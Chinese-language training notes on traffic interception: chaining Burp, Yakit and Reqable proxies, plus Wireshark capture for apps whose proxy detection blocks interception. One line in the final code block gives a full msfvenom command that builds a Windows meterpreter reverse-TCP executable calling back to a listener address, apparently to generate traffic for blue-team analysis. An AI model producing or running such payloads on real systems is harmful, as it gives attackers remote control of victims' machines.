- 4、系统的代理设置: 127.0.0.1:8080











3.2.3 Burp->Yakit->Reqable

- 1 Burp->Yakit->Reqable
- 1、Burp 127.0.0.1:8080
- 2、Yakit 127.0.0.1:8083
- 3、让Burp将给到Yakit
- 4、系统的代理设置：127.0.0.1:8080
- 5、Yakit设置下游 127.0.0.1:9000












3.3 抓包技术-Web&App&小程序&PC-全局协议

- ```
1 wireShark 科来网路系统
2 1、解决部分代理校验
3 有部分的app web 小程序 当设置了代理后无法抓包
4 校验：检测到了当前机器的代理设置 做了一个策略防止
5 做了代理的设置数据走向：本身应用-代理-还没有到网卡-给到监听抓包工具
6 没有做代理的数据走向：本身应用-服务器（网卡抓包） 代理是在网卡之前产生
7 2、APP/小程序/PC应用
8 由于应用类型不同，不是说所有的应用都有https协议的数据
9 3、蓝队分析TCP/UDP应用
10 msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.9 lport=6666 -f exe -o
 9.exe
```


### 3.3.1 APP

